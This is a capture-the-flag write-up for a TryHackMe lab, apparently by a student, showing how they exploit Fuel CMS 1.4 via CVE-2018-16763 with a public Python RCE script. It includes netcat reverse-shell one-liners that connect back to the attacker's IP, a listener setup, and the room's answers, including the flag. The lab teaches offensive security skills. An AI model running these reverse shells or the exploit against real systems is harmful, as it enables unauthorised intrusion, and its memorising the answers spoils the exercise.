




Vulnerability Capstone Challenge






1270



Vulnerability Capstone

Apply the knowledge gained throughout the Vulnerability Module in this challenge room.

[Start AttackBox](#) [Help](#)  

Deploy the vulnerable machine attached to this task & wait five minutes before visiting the vulnerable machine.

No answer needed

Correct Answer

What is the name of the application running on the vulnerable machine?

Answer format: **** *

 Submit

Once we are in the website we can notice the version of the application.



What is the name of the application running on the vulnerable machine?

fuel cms

Correct Answer

What is the version number of this application?

1.4

Correct Answer

What is the number of the CVE that allows an attacker to remotely execute code on this application?

Again, we are looking for a RCE exploit working on this application's version.

```
(sky@scarly)-[~]
$ searchsploit fuel
```


Exploit Title	Path
AMD Fuel Service - ' Fuel .service' Unquote Ser	windows/local/49535.txt
Franklin Fueling Systems TS-550 - Exploit an	hardware/remote/51321.txt
Franklin Fueling Systems Colibri Controller M	linux/remote/50861.txt
Franklin Fueling Systems TS-550 - Default Pas	hardware/remote/51382.txt
Franklin Fueling TS-550 evo 2.0.0.6833 - Mult	hardware/webapps/31180.txt
fuel CMS 1.4.1 - Remote Code Execution (1)	linux/webapps/47138.py
Fuel CMS 1.4.1 - Remote Code Execution (2)	php/webapps/49487.rb
Fuel CMS 1.4.1 - Remote Code Execution (3)	php/webapps/50477.py
Fuel CMS 1.4.13 - 'col' Blind SQL Injection (php/webapps/50523.txt
Fuel CMS 1.4.7 - 'col' SQL Injection (Authent	php/webapps/48741.txt
Fuel CMS 1.4.8 - ' fuel _replace_id' SQL Inject	php/webapps/48778.txt
Fuel CMS 1.5.0 - Cross-Site Request Forgery (php/webapps/50884.txt

Now we can test with 3 different exploits, I will opt to use again a py script since I know this language a lot.

php/webapps/50477.py

Videos Imágenes Shopping Noticias Libros Maps Vuelos Finance

Cerca de 95 resultados (0.24 segundos)

 Exploit-DB
<https://www.exploit-db.com/exploits/50477/> · Traducir esta página

Fuel CMS 1.4.1 - Remote Code Execution (3)

3 nov 2021 — EDB-ID: **50477**. CVE: 2018-16763. EDB Verified: Author: Padsala Trushal. Type: **webapps**. Exploit: /. Platform: **PHP** ... **Python**, System_z, JSON, ASHX ...

Fuel CMS 1.4.1 - Remote Code Execution (3)

EDB-ID:

50477

CVE:

2018-16763

Author:

PADSALA TRUSHAL

Type:

WEBAPPS

Platform:

PHP

Date:

2021-11-03

EDB Verified: ✖**Exploit:** 📄 / 📄**Vulnerable App:** 📄

```
# Exploit Title: Fuel CMS 1.4.1 - Remote Code Execution (3)
# Exploit Author: Padsala Trushal
# Date: 2021-11-03
# Vendor Homepage: https://www.getfuelcms.com/
# Software Link: https://github.com/daylightstudio/FUEL-CMS/releases/tag/1.4.1
# Version: <= 1.4.1
# Tested on: Ubuntu - Apache2 - php5
# CVE : CVE-2018-16763
```

```
#!/usr/bin/python3
```

What is the number of the CVE that allows an attacker to remotely execute code on this application?

Format: CVE-XXXX-XXXXX

CVE-2018-16763

Correct Answer

As we can see, this exploit is tested to Ubuntu -Apache2 -php5 so let's just confirm if this will work to our target.

```
(sky@scarly)-[~]
$ nikto -h http://10.10.135.178/
- Nikto v2.5.0

-----
+ Target IP: 10.10.135.178
+ Target Hostname: 10.10.135.178
+ Target Port: 80
+ Start Time: 2024-02-13 00:16:13 (GMT-6)
-----
+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
```

Lets download it so.

```
(sky@scarly)-[~/Downloads]
$ ls
BastionHostingCreds          asusctl-5.0.6
lett.jpeg                   wp9006240.jpg
NVIDIA-Linux-x86_64-535.154.05.run  cacert.der
y.ovpn
Web Penetration Testing with Kali Linux.pdf'  rcePythonExploit.py
30221-anime-guitar-girl-4k-pc-wallpapers.jpg
```

Taking a look to the code we notice that its also implementing argparse and since argparse has by default the -h option lets see what can we do with this script.

```
(root@scarly)-[/home/sky/Downloads]# python3 rcePythonExploit.py -h
usage: python3 rcePythonExploit.py -u <url>
```

fuel cms fuel CMS 1.4.1 - Remote Code Execution Exploit

options:

```
-h, --help          show this help message and exit
-v, --version       show the version of exploit
-u url, --url url   Enter the url
```

EXAMPLE - python3 rcePythonExploit.py -u http://10.10.21.74

Ok, so now let's try to implement a reverse shell to the target system, for this, I will navigate to <https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet> and use the following reverse shell


Netcat

Netcat is rarely present on production systems and even if it is there are several versions of netcat, some of which don't support the `-e` option.

```
nc -e /bin/sh 10.0.0.1 1234
```

If you have the wrong version of netcat installed, [Jeff Price points out here](#) that you might still be able to get your reverse shell back like this:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```

A terminal window with a dark background. The title bar at the top reads "reverseShellNetcat.txt" and shows the path "~/Documents/hackingWeb". The terminal contains a single line of command: `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f`. The command is split across several lines due to wrapping, with red squiggly lines under some parts. The window has standard macOS window controls (red, yellow, green buttons) and a menu bar with "Open" and a file icon.

```
reverseShellNetcat.txt
~/Documents/hackingWeb

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```

So let's set the listener on our system

```
root@scarly: /home/sky/Downloads

(root@scarly)-[/home/sky/Downloads]
# cleaer
Command 'cleaer' not found, did you mean:
  command 'clear' from deb ncurses-bin
Try: apt install <deb name>

(root@scarly)-[/home/sky/Downloads]
# nc -lvp 9001
listening on [any] 9001 ...

```

Its important to modify the snippet with the following

```
(sky@scarly)-[~]
$ ifconfig
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 484 bytes 36872 (36.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 484 bytes 36872 (36.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collision 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu
    inet 10.9.183.98 netmask 255.255.0.0 destination 10.
    inet6 fe80::afdd:9115:f108:106b prefixlen 64 scopeid
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
```

Putting our tun0 interface IP direction that THM give us.

And also the port number of our listener so the snippet will look like this in my case

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.9.183.98 9001 >/tmp/f
```

Now we are ready to use the exploit we previously downloaded


```
root@scarly: /home/sky/Downloads
File "/usr/lib/python3/dist-packages/requests/adapters.py", line 486,
in send
    resp = conn.urlopen(
File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line
716, in urlopen
    httplib_response = self._make_request(
File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line
468, in _make_request
    six.raise_from(e, None)
File "<string>", line 3, in raise_from
File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line
463, in _make_request
    httplib_response = conn.getresponse()
File "/usr/lib/python3.11/http/client.py", line 1386, in getresponse
    response.begin()
File "/usr/lib/python3.11/http/client.py", line 325, in begin
    version, status, reason = self._read_status()
File "/usr/lib/python3.11/http/client.py", line 286, in _read_status
    line = str(self.fp.readline(_MAXLINE + 1), "iso-8859-1")
File "/usr/lib/python3.11/socket.py", line 706, in readinto
    return self._sock.recv_into(b)
KeyboardInterrupt

(root@scarly)-[/home/sky/Downloads]
# python3 rcePythonExploit.py -u http://10.10.135.178/
[+]Connecting...
Enter Command $rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.
9.183.98 9001 >/tmp/f
$

/var/www/html/fuelcms
$ cat /home/ubuntu/flag.txt
THM{ACKME_BLOG_HACKED}
$ cd /
$ pwd
$ cd status
$ ls
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
$ cd home
$ cd ubuntu
$ ls
flag.txt
$ cat flag.txt
THM{ACKME_BLOG_HACKED}
$
```

What is the value of the flag located on this vulnerable machine? This is located in /home/ubuntu on the vulnerable machine.

THM{ACKME_BLOG_HACKED}

Correct Answer

Hint

Thank you!